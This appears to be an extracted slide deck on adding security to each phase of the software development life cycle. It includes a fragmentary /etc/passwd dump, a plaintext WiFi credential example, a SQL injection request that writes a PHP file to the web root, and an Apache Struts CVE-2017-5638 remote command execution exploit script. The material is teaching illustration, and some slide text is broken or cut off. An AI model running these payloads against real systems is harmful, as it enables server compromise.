gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnat
libuuid:x:100:101:/var/lib/libuuid/bin/sh
mysql:x:101:103:MySQL Server,,,:/nonexistent/bin/false
messagebus
management daemon,,,:/var/lib/colord/bin/false
usbmux:x:104:46:usbmux daemon,,,:/home/usbmux/bin/false
/ntp/bin/false
Debian-exim:x:107:112:/var/spool/exim4/bin/false
avahi:x:108:115:Avahi mDNS daemon,,,:/var/
/false
dradis:x:110:118:/var/lib/dradis/bin/false
pulse:x:111:119:PulseAudio daemon,,,:/var/run/pulse/bin/false
dispatcher:/bin/sh
haldaemon:x:113:121:Hardware abstraction layer,,,:/var/run/hald/bin/false
iodine:x:114:655
administrator,,,:/var/lib/postgresql/bin/bash
sshd:x:116:65534:/var/run/sshd/usr/sbin/nologin
stunnel4:x:117:1
sslh:x:119:129:/nonexistent/bin/false
Debian-gdm:x:120:130:Gnome Display Manager:/var/lib/gdm3/bin/false
/saned/bin/false
snmp:x:123:133:/var/lib/snmp/bin/false
vboxadd:x:999:1:/var/run/vboxadd/bin/false
arpwatch
redsocks:x:125:138:/var/run/redsocks/bin/false
```

Analysis Phase

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Adding security in the Analysis phase

- ARA – Architecture Risk Analysis
- Threat Modeling
- Going over requirements
 - Legal requirements
 - Due care
 - Due diligence
 - Client contractual security requirements
 - Internal security requirements
 - Encryption requirements
 - Performance requirements (Availability)
 - Capacity - Expected transaction volumes
 - Capability - Existing system capabilities
 - Data retention requirements
- Training of devs
 - OWASP TOP 10
 - Sanitization of inputs
 - Coding standards
 - Secure libraries for easier dev
 - Data integrity throughout process
 - Key storage
- Data classification
 - Assign data steward

Design Phase

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- What is the Design phase?
 - During the detailed design phase information security teams should support the project team's effort to design the system to achieve the desired solution.
 - Security professionals should participate in project meetings for major design reviews, including a security design review, and at the request of the project team.
 - As part of the detailed design process, information security teams should assess whether security requirements have been adequately addressed and whether adequate testing plans are in place. They should also review the detailed design specifications prior to the next phase.

Unencrypted config file data

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The screenshot shows a mobile browser displaying the configuration page of a device at 192.168.240.1. The URL in the address bar is 192.168.240.1/gainspan/system/config/net. The page content is an XML configuration file. A portion of the XML is highlighted with a black oval, specifically the `<client>` section which contains the WiFi configuration. The highlighted text includes:



```
<client>
  <wireless>
    <channel>11</channel>
    <ssid>avlab</ssid>
    <security>wpa-personal</security>
    <wepauth/>
    <password>WPA123456</password>
    <eap_type/>
    <eap_username/>
    <eap_password/>
  </wireless>
</client>
```

WiFi SSID + Password

WPA password stored in plain text in config file.

CVE-2015-4400

EXAMPLE: Passwords transmitted as cleartext



Design Phase

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Adding security to the design phase

- Create SRE Recovery and Incident Response Playbooks

- Design meeting
 - Least Privilege
 - Default deny
 - Configuration
 - Authentication
 - Session management
 - Removal of ad hoc queries
 - Data flow
 - Error handling
 - Integrity Controls
 - Availability controls
 - Access control mechanisms
 - Audit log provisions
 - User authentication
 - encryption provisions
 - Especially PII
 - libraries used
 - versions of software used
 - input validation
 - Also sanitization in subsystems

Implementation Phase

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- **What is the Implementation phase?**
 - Actual Development of code
 - Testing code in staging environment (can be QA trained by infosec)
 - Unit testing
 - System testing
 - Source code review
 - Conformance/defect tracking
 - Configuration of servers and applications
 - Automated testing prior to deployment

SQLi

PLANNING

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The screenshot shows the Burp Suite interface with the following details:

- Toolbar:** burp, intruder, repeater, window, help.
- Sub-Toolbar:** intruder, repeater, sequencer, decoder, comparer, options, alerts, target, proxy, spider, scanner.
- Sub-Sub-Toolbar:** intercept, options, history.
- Request Summary:** request to http://www [192.168.1.1]
- Action Buttons:** forward, drop, intercept is on, action.
- Message Tabs:** raw, params, headers, hex.
- Raw Request:**

```
POST /index.php?page=tags&start=1 HTTP/1.0
User-Agent: Opera/9.80 (Windows NT 6.1; U; en) Presto/2.9.168
Version/11.51
Host: localhost
Accept: text/html, application/xml;q=0.9, application/xhtml+xml,
image/png, image/webp, image/jpeg, image/gif, image/x-bitmap, */*;q=0.1
Accept-Language: en;
Accept-Encoding: gzip, deflate
Proxy-Connection: Keep-Alive
Content-Type: application/x-www-form-urlencoded
Content-Length: 294
Referer: http://localhost/
subjectid=%27+union+select%27%3C%3F+phpinfo%28%29%3B%3F%27%2C2%2C3%2C4
%2C5%2C6%2C7%2C8%2C9%2C10%2C11%2C12%2C13%2C14%2C15%2C16%2C17%2C18%2C19%2C2
0%2C21%2C22%2C23%2C24%2C25%2C26%2C27%2C28%2C29%2C30%2C31%2C32%2C33+INTO+OU
TFILE%27%2Fdata%2Fwww%2Ffile.php%27+--+&Submit=Send
```
- Bottom Buttons:** +, <, >, 0 matches.

EXAMPLE: Client side declaring user caught too late

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```
ngOnInit() {  
    if(!localStorage.getItem('userCurrentId')) {  
        this.router.navigate(['/login'])  
    }else{  
        this.userId =localStorage.getItem('userCurrentId');  
        this.refreshData();  
        this.getnbVisite();  
    }  
}
```

Implementation Phase

PLANNING

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- **Where can security be added to the implementation phase**
 - Jenkins Plugins that break build
 - Static Code Analysis
 - Dynamic Code Analysis
 - Banned artifacts
 - Train QA on low hanging security fruit
 - QA regression tests built by security team
 - **Configuration tests**
 - SRE Training
 - Vuln scanning prior to deployment
 - Pentesting by security team in staging

Support Phase

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- Adding security to support phase
 - Vuln scanning for new vulns
 - Dynamic code analysis
 - Pentesting – Security team
 - Pentesting – Third Party
 - Patching
 - Maintenance

APACHE Struts RCE vulnerability

CVE-2017-5638

PLANNING

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```
8 def exploit(url, cmd):
9     payload = "%{(#_='multipart/form-data')."
10    payload += "(#dm=@ognl.OgnlContext@DEFAULT_MEMBER_ACCESS)."
11    payload += "(#_memberAccess?"
12    payload += "(#_memberAccess=#dm):"
13    payload += "((#container=context['com.opensymphony.xwork2.ActionContext.container'])."
14    payload += "(#ognlUtil=#container.getInstance(@com.opensymphony.xwork2.ognl.OgnlUtil@class))."
15    payload += "(#ognlUtil.getExcludedPackageNames().clear())."
16    payload += "(#ognlUtil.getExcludedClasses().clear())."
17    payload += "(#context.setMemberAccess(#dm)))."
18    payload += "(#cmd='%s')." % cmd
19    payload += "(#iswin-{@java.lang.System@getProperty('os.name').toLowerCase().contains('win'))}."
20    payload += "(#cmds=(#iswin?{'cmd.exe','/c',#cmd}:{'/bin/bash','-c',#cmd}))."
21    payload += "(#p=new java.lang.ProcessBuilder(#cmds))."
22    payload += "(#p.redirectErrorStream(true)).(#process=#p.start())."
23    payload += "(#ros=('@org.apache.struts2.ServletActionContext@getResponse().getOutputStream())."
24    payload += "@org.apache.commons.io.IOUtils@copy(#process.getInputStream(),#ros))."
25    payload += "(#ros.flush())}"
26
27 try:
28     headers = {'User-Agent': 'Mozilla/5.0', 'Content-Type': payload}
29     request = urllib2.Request(url, headers=headers)
30     page = urllib2.urlopen(request).read()
```

PHPMailer RCE vulnerability

CVE-2016-10033

PLANNING

ANALYSIS

DESIGN

IMPLEMENTATION

SUPPORT



References

--- And more... I may have missed some

- <https://securityintelligence.com/the-system-development-life-cycle-a-phased-approach-to-application-security/>
- [https://www.researchgate.net/publication/281165662 Incorporating Security into SDLC Phases Using Security Analysis](https://www.researchgate.net/publication/281165662)
- <https://www.securityinnovationeurope.com/blog/page/how-to-secure-the-7-stages-of-the-sdlc>
- http://www.ijrcce.com/upload/2015/july/10_Incorporating.pdf